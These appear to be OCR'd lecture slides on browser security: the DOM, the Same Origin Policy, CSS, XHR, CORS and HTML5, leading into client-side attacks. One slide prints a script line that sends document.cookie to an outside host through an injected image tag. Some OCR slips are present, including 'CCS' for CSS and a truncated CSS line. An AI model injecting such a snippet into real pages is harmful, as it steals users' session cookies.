  - Document, windows, frames, history, location, navigator (browser type and version)
- Document
  - Properties – e.g., links, forms, anchors
  - Methods to add, remove, modify elements
  - Ability to attach listeners to objects for events (e.g. click, mouse over, etc.)

JavaScript and DOM examples

```
window.location = 'http://google.com/';

document.write('<script src="..."></script>');

var ps = document.getElementsByTagName('p');

var es = document.getElementById('msg');
es = es.firstChild;
es.innerHTML(‘<a href=“'http://google.com/”>A new
link to Google</a>');

alert(‘My cookies are: ' + document.cookie);
```

Same Origin Policy (SOP)

- SOP is the basic security model enforced in the browser
- **SOP states that subjects from one origin cannot access objects from another origin**
- **Origin = domain name + protocol + port**
  - **all three must be equal for origin to be considered the same**
- SOP isolates the scripts and resources downloaded from different origins
  - E.g., evil.org scripts cannot access bank.com resources
- For cookies, domains are the origins and cookies are the subjects

Problems with SOP

- Poorly enforced on some browsers
  - Particularly older browsers
- Limitations if site hosts unrelated pages
  - Example: Web server often hosts sites for unrelated parties
    - http://www.example.com/account/
    - http://www.example.com/otheraccount/
  - Same-origin policy allows script on one page to access properties of document from another
- Usability: Sometimes prevents desirable cross-origin resource sharing

Same Origin Policy JavaScript

- Javascript enables dynamic inclusion of objects

```
document.write('<img src="http://example.com/?c=' +
          document.cookie + '></img>');
```


- A webpage may include objects and code from multiple domains
  - Should Javascript from one domain be able to access objects in other domains?

```
<script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>
```

Mixing origins

```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>var password = ‘s3cr3t’;</
script>
  <iframe id=‘goog’ src=‘http://
google.com’></iframe>
</body>
</html>
```

Can JS from google.com read *password*?



Can JS in the main context do the following: *document.getElementById(‘goog’).cookie?*

Same Origin Policy JavaScript example

Origin = <protocol, hostname, port>

- The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
- This applies to JavaScript
  - JS from origin *D* cannot access objects from origin *D'*
    - E.g. the iframe example
  - However, JS included in *D* can access all objects in *D*
    - E.g. <script src='https://code.jquery.com/jquery-2.1.3.min.js'></script>

SSL 1996

- 1996: Netscape releases first implementation of Secure Socket Layer (SSLv3)
  - Attributed to famous cryptographer Tahar Elgamal
  - SSLv1 and SSLv2 had serious security problems and were never seriously released
- 1996: W3C releases the spec for Cascading Style Sheets (CSS1)
  - First proposed by Håkon Wium Lie, now at Opera
  - Allows developers to separate content and markup from display attributes
  - First implemented in IE 3, no browser was fully compatible until IE 5 in 2000

CCS

- Cascading stylesheets
  - Language for styling HTML
  - Decoupled from content and structure
- Selectors
  - Match styles against DOM elements (id, class, positioning in tree, etc.)
- Directives
  - Set style properties on elements

CCS example

- Inline
  - ```

    ```
- Embedded
  - ```
    <style>body { color: red; }</style>
    ```
- External
  - ```
    <link rel="stylesheet" type="text/css"
    href="/css/main.css">
    ```
    ```

CCS example

```
body {
    font-family: sans-serif;
}

#content {
    width: 75%;
    margin: 0 auto;
}


a#logo {
    background-image: url(//img/logo.png);
}

.button {
    // ...
}


p > span#icon {
    background-image: url('ja
}
```

Beware: some browsers allow JS inside CSS

Web architecture circa-1992



Web architecture circa-2015



ActiveX 1999

- 1999: Microsoft enables access to IXMLHttpRequest ActiveX plugin in IE 5
  - Allows Javascript to programmatically issue HTTP requests
  - Adopted as closely as possible by Netscape's Gecko engine in 2000
  - Eventually led to AJAX, REST, and other crazy Web-dev buzzwords

XMLHttpRequest (XHR): 1999

- API that can be used by web browser scripting languages to transfer XML and other text data to and from a web server using HTTP, by establishing an independent and asynchronous communication channel. (used by AJAX)
  - Browser-specific API (still to this day)
  - Often abstracted via a library (jQuery)
- Typical workflow
  - Handle client-side event (e.g. button click)
  - Invoke XHR to server
  - Load data from server (HTML, XML, JSON)
  - Update DOM

XHR example

```
<div id="msg"></div>
<form id="xfer">…</form>

<script>
  $('#xfer').submit(function(form_obj) {
    var xhr = new XMLHttpRequest();
    xhr.open('POST', '/xfer.php', true);
    xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    xhr.onreadystatechange = function() {
      if (xhr.readyState == 4 && xhr.status == 200) {
        $('#msg').html(xhr.responseText);
      }
    };
    xhr.send($(this).serialize());
  });
</script>
```

XHR vs. SOP

- Legal: requests for objects from the same origin

```
$.get('server.php?var=' + my_val);
```

- Illegal: requests for objects from other origins

```
$.get('https://facebook.com/');
```

Same Origin Policy summary

- **Origin = domain name + protocol + port**
- Same-origin policy applies to the following accesses:
  - manipulating browser windows
  - URLs requested via the XmlHttpRequest
  - manipulating frames (including inline frames)
  - manipulating documents (included using the object tag)
  - manipulating cookies

Sending data over HTTP to the server

- Four ways to send data to the server
  1. Embedded in the URL (typically URL encoded, but not always)
  2. In cookies (cookie encoded)
  3. Inside a custom HTTP request header
  4. In the HTTP request body (form-encoded)

POST /purchase.html?
user=cbw&item=iPad&price=399.99#shopping_cart HTTP/1.1

1

… other headers…

Cookie: user=cbw; item=iPad; pri 2 **=399.99;**

X-My-Header: cbw/iPad/ 3 **.99**

user=cbw&item=iPad&pric 4 **99.99**

CORS

- Cross-origin-resource-sharing (CORS) allows cross-domain communication from the browser;
  - XMLHttpRequest API/objects, JavaScript, JQuert
- Browsers and servers have to support CORS; browsers generate additional communication on behalf of the user.
  - All CORS related headers are prefixed with "Access-Control-".
- Note1: while many browsers support CORS, it is still under development;
- Note 2: CORS redefines the attack surface for some web attacks such as CREF.

http://www.html5rocks.com/en/tutorials/cors/

```
function createCORSRequest(method, url) {
  var xhr = new XMLHttpRequest();
  if ("withCredentials" in xhr) {

    // Check if the XMLHttpRequest object has a "withCredentials"
property.
    // "withCredentials" only exists on XMLHTTPRequest2 objects.
    xhr.open(method, url, true);

  } else if (typeof XDomainRequest != "undefined") {

    // Otherwise, check if XDomainRequest.
    // XDomainRequest only exists in IE, and is IE's way of making
CORS requests.
    xhr = new XDomainRequest();
    xhr.open(method, url);


  } else {

    // Otherwise, CORS is not supported by the browser.
    xhr = null;

  }
  return xhr;
}
```

HTML5

- HTML5 is the latest revision of the HTML standard (Oct. 2014)
- Added many new features
  - Canvas, audio, and video tags
  - Offline web apps
  - Drag-and-drop
  - Cross-frame/document messaging
  - Web storage
  - File API
- We'll look at HTML5's new security APIs and vulnerabilities associated with these new features



HTML5
Taxonomy & Status (October 2014)
Recommendation/Proposed
Candidate Recommendation
Last Call
Working Draft
Non-W3C Specifications
Deprecated or inactive
HTML5 & related technologies
W3C HTML5 specification
Initial WHATWG HTML5 specification
CSS3
MathML 3.0
SVG
Selectors L1
Navigation Timing
User Timing
RDFa
Geo Location
WAI-ARIA
Touch Events
Animation Timing
WOFF 1.0
Media Capture
Indexed Database
File API
Battery Status
XmlHTTP Request 1
Device Orientation
JavaScript
WebGL
HTML 5.1
Web SQL
Web Storage
HTML + RDFa
Web Messaging
Canvas 2D
Web Sockets
HTML5 Markup
Audio Video
Web Workers
Drag and Drop
Micro data


Quick **U**DP **I**nternet **C**onnections (QUIC)

Communication protocol developed by Google and implemented as part of the Chrome browser in 2013

- Design goals
  - Provide security protection comparable to TLS
  - Reduce connection latency by collapsing TCP and TLS in one layer: requires UDP
  - Easy to deploy
  - Lists performance of connection establishment (0-RTT) as a goal

Connection setup: TLS vs QUIC





TCP guarantees reliable and ordered delivery, but

- adds latency
- suffers from subtle performance attacks, e.g., TCP reset, Clayton et al, 2006

Plugins and extensions

- Plugin: Third party library that can be embedded inside a web page using an <embed> tag or a <object> tag. Affect a page
  - they execute native (x86) code outside the browser's sandbox
- Examples of common plugins include:
  - Macromedia Flash; Microsoft Silverlight; Apple Quicktime; Adobe Reader
- Extensions also represent added functionality, but they impact browsers

2: Client-side attacks

Client side scripting

- Web pages (HTML) can embed dynamic contents (code) that can be executed on the browser
- JavaScript
  - embedded in web pages and executed inside browser
- Java applets
  - small pieces of Java bytecodes that execute in browsers

Scripts are powerful

- Client-side scripting is powerful and flexible, and can access the following resources
  - Local files on the client-side host
    - read / write local files
  - Webpage resources maintained by the browser
    - Cookies
    - Domain Object Model (DOM) objects
      - steal private information
      - control what users see
      - impersonate the user

Browser role

- Your browser stores a lot of sensitive information
  - Your browsing history
  - Saved usernames and passwords
  - Saved forms (i.e. credit card numbers)
  - Cookies (especially session cookies)
- Browsers try their hardest to secure this information
  - i.e. prevent an attacker from stealing this information

Web threat model

- Attacker's goal:
  - Steal information from your browser (i.e. your session cookie for *bofa.com*)
- Browser's goal: isolate code from different origins
  - Don't allow the attacker to exfiltrate private information from your browser
- Attackers capability: trick you into clicking a link
  - May direct to a site controlled by the attacker
  - May direct to a legitimate site (but in a nefarious way…)

